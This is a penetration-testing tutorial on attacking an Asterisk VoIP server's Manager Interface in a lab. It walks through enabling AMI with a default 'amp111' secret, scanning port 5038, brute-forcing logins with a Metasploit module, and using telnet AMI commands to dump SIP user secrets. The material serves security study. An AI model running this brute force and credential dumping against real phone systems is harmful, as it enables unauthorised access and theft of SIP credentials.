Penetration Testing on VoIP Asterisk Server (Part 2)

April 30, 2020 By Raj Chandel

In the previous article we learned about Enumeration, Information Gathering, Call Spoofing. We introduced a little about the Asterisk Server. This time we will focus more on the Asterisk Manager Interface and some of the commands that can be run on the Asterisk server and we will also look at the AMI Brute force Attack.

Table of Content

Introduction to AMI

AMI means Asterisk Manager Interface; AMI allows the client program to connect the asterisk server and issues commands or read events using TCP port. By default, AMI port 5038.

With the Manager interface, we can control the PBX server, originate calls, check mailbox status, monitor the channels and SIP accounts, queues as well as execute Asterisk commands. We configure AMI setting by editing the config file located at etc/asterisk/manager.conf. By default, AMI is disabled, it can be enabled by making changes in manager.conf. AMI commands are called “actions”. The VOIP server generates “response”. AMI will also send “Events” containing various information messages about changes within the Asterisk.


While configuring the AMI, we can change Manager Headers and Response ID too. The manager can handle subscribes to extension status reports from all channels, which enable them to generate events when an extension or device changes state. There are lots of details in these events that may depend on the channel and device configuration. All channel’s or Trunk configuration file for more information in (/etc/asterisk/sip_custom.conf or /etc/asterisk/extensions_custom.conf)

Note: Before using AMI, make sure all the asterisk modules are loaded. If modules are not loaded the application might not send AMI actions.

AMI Setup

The AMI setup requires that we make some configuration changes that we discussed in the Introduction. To make necessary changes, we need to log in to the VoIP server using SSH service.


```
ssh 192.168.1.12
vi /etc/asterisk/manager.conf
```



```
root@kali:~# ssh 192.168.1.12
root@192.168.1.12's password:
Last login: Sun Apr 12 16:09:41 2020 from 192.168.1.13
[root@voip ~]# vi /etc/asterisk/manager.conf
```

Make the following changes in the file.

```
enabled = yes
port = 5038
secret = amp111
permit=0.0.0.0/255.255.255.0
```




```
[general]
enabled = yes
port = 5038
bindaddr = 0.0.0.0

[admin]
secret = amp111
permit=0.0.0.0/255.255.255.0
read = system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cdr,dialplan,originate,message
write = system,call,log,verbose,command,agent,user,config,command,dtmf,reporting,cdr,dialplan,originate,message
writetimeout = 5000
```

After saving configuration restart the VoIP server so that config change can come in effect.

Now, let’s see if we have the port 5038 running. Let’s perform a nmap scan to confirm the AMI port is opened.

```
nmap -p5038 192.168.1.12
```




```
root@kali:~# nmap -p5038 192.168.1.12
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-12 14:07 PDT
Nmap scan report for 192.168.1.12
Host is up (0.00059s latency).

PORT     STATE SERVICE
5038/tcp open  unknown
MAC Address: 00:0C:29:88:B1:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
```

As we can see that AMI is working on port 5038.

AMI Bruteforce Attack

For brute force, we create a dictionary of possible users and passwords. We are going to use the asterisk_login auxiliary for this attack.

```
use auxiliary/voip/asterisk_login
set rhosts 192.168.1.12
set user_file /root/Desktop/unix_users.txt
set pass_file /root/Desktop/unix_passwords.txt
set stop_on_success true
run
```




```
msf5 > use auxiliary/voip/asterisk_login
msf5 auxiliary(voip/asterisk_login) > set rhosts 192.168.1.12
rhosts ⇒ 192.168.1.12
msf5 auxiliary(voip/asterisk_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf5 auxiliary(voip/asterisk_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf5 auxiliary(voip/asterisk_login) > set PASS_FILE /root/Desktop/unix_passwords.txt
PASS_FILE ⇒ /root/Desktop/unix_passwords.txt
msf5 auxiliary(voip/asterisk_login) > set USER_FILE /root/Desktop/unix_users.txt
USER_FILE ⇒ /root/Desktop/unix_users.txt
msf5 auxiliary(voip/asterisk_login) > run

[*] 192.168.1.12:5038     - Initializing module ...
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'freepbx'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'ignite'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'admin' with password:'admin'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'qwerty'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'test'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'amp111'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'voip'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'freepbx' with password:'pbx'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'qwerty'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'test'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'amp111'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'voip'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'ignite' with password:'pbx'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'admin' with password:'qwerty'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'admin' with password:'test'
[*] 192.168.1.12:5038     - 192.168.1.12:5038 - Trying user:'admin' with password:'amp111'
[+] 192.168.1.12:5038     - User: "admin" using pass: "amp111" - can login on 192.168.1.12:5038!
[!] 192.168.1.12:5038     - No active DB -- Credential data will not be saved!
[*] 192.168.1.12:5038     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(voip/asterisk_login) >
```

Here, we can see that we can extract the AMI login username and Password. Most of the Asterisk-based VoIP server default username “admin” and password “amp111”.

AMI Login

Now let’s try logging on the Asterisk server using the credentials. We can use telnet for connecting to the AMI. After connecting we need to tell the AMI what kind of action we want to perform. In this instance, we are trying to login. So, after providing the action, we give the credentials and get access. Here we can see that we have the system privileges.

```
telnet 192.168.1.12 5038
Action: Login
Username: admin
Secret: amp111
```




```
root@kali:~# telnet 192.168.1.12 5038
Trying 192.168.1.12 ...
Connected to 192.168.1.12.
Escape character is '^]'.
Asterisk Call Manager/2.10.4
Action:Login
Username:admin
Secret:amp111

Response: Success
Message: Authentication accepted

Event: FullyBooted
Privilege: system,all
Status: Fully Booted
```

AMI Help

As we don’t know much about the command that can be used to work around the Asterisk. We ran the help command to get a better understand of all the different tasks that can be performed using the AMI.

```
Action: Command
Command: help
```




```
Action: Command
Command: help

Response: Follows
Privilege: Command
                              ! Execute a shell command
                     ael reload Reload AEL configuration
ael set debug {read|tokens|mac Enable AEL debugging flags
                   agent logoff Sets an agent offline
                     agent show Show status of agents
              agent show online Show all online agents
                  agi dump html Dumps a list of AGI commands in HTML format
                       agi exec Add AGI command to a channel in Async AGI
        agi set debug [on|off] Enable/Disable AGI debugging
                       agi show List AGI commands or specific help
              cdr mysql status Show connection status of cdr_mysql
               cdr show status Display the CDR status
                console active Sets/displays active console
                console answer Answer an incoming console call
   console autoanswer [on|off] Sets/displays autoanswer
                 console boost Sets/displays mic boost in dB
                  console dial Dial an extension on the console
                 console flash Flash a call on the console
                console hangup Hangup a call on the console
         console {mute|unmute} Disable/Enable mic input
             console send text Send text to the remote device
              console transfer Transfer a call to a different extension
              console {device} Generic console command
           core abort shutdown Cancel a running shutdown
            core clear profile Clear profiling info
       core restart gracefully Restart Asterisk gracefully
              core restart now Restart Asterisk immediately
  core restart when convenient Restart Asterisk at empty call volume
              core set chanvar Set a channel variable
        core set debug channel Enable/disable debugging on a channel
core set {debug|verbose} [off| Set level of debug/verbose chattiness
```

Enumerating SIP Users

Let’s enumerate the SIP User’s data, which can have the Extensions, Usernames, and their respective secrets. For this, we will need to specify the action. We use “command” as action. After specifying we ran the command that will show us the data of the SIP Users.

```
Action: command
Command:  sip show users
```




```
Action: Command
Command: sip show users

Response: Follows
Privilege: Command
Username                   Secret           Accountcode      Def.Context      ACL  NAT
2004                       12345                             from-internal    Yes  Always
2003                       12345                             from-internal    Yes  Always
2002                       12345                             from-internal    Yes  Always
2001                       12345                             from-internal    Yes  Always
--END COMMAND--
```

Here, we found the 4-sip user id’s and password.

Enumerating Specific User


We found 4 users in the previous practical. Now let’s enumerate information about one of the particular user. The action will remain the same for this as well. But we will use the username for targeting a particular user.

```
Action: command
Command:  sip show peer 2001
```



```
Action: Command
Command: sip show peer 2001

Response: Follows
Privilege: Command


  * Name       : 2001
  Secret       : <Set>
  MD5Secret    : <Not set>
  Context      : from-internal
  Subscr.Cont. : <Not set>
  Language     :
  AMA flags    : Unknown
  Transfer mode: open
  CallingPres  : Presentation Allowed, Not Screened
  Callgroup    :
  Pickupgroup  :
  Mailbox      : 2001@default
  VM Extension : *97
  LastMsgsSent : 32767/65535
  Call limit   : 50
  Dynamic      : Yes
  Callerid     : "device" <2001>
  MaxCallBR    : 384 kbps
  Expire       : -1
  Insecure     : no
  Nat          : Always
  ACL          : Yes
  T.38 support : No
  T.38 EC mode : Unknown
  T.38 MaxDtgrm: -1
  CanReinvite  : No
  PromiscRedir : No
  User=Phone   : No
  Video Support: Yes
  Text Support : No
  Ign SDP ver  : No
  Trust RPID   : No
  Send RPID    : No
  Subscriptions: Yes
```

Here we can see the specific SIP peer details. We would be able to get the MD5 passwords if it was set to that particular user. We could also figure out the Permission this user has. We could also see the Caller ID of this user as well.




```
  Overlap dial : Yes
  DTMFmode     : rfc2833
  Timer T1     : 500
  Timer B      : 32000
  ToHost       :
  Addr->IP     : (Unspecified) Port 5060
  Defaddr->IP  : 0.0.0.0 Port 5060
  Transport    : UDP
  Def. Username:
  SIP Options  : (none)
  Codecs       : 0x28000c (ulaw|alaw|h263|h264)
  Codec Order  : (ulaw:20,alaw:20)
  Auto-Framing :  No
  100 on REG   : No
  Status       : UNKNOWN
  Useragent    :
  Reg. Contact :
  Qualify Freq : 60000 ms
  Sess-Timers  : Accept
  Sess-Refresh : uas
  Sess-Expires : 1800 secs
  Min-Sess     : 90 secs
```

We can also find the Mail Box details, Server IP details. Here, IP means the IP network registration allowed for that user. We could see what kind of device the user uses as well.

Enable Debugging

Debugging can be used to monitor the hardware configuration and fault errors we can find, as well as observe the configuration and call handling information, code, and modules.

```
Action: Command
Command: sip set debug on
```



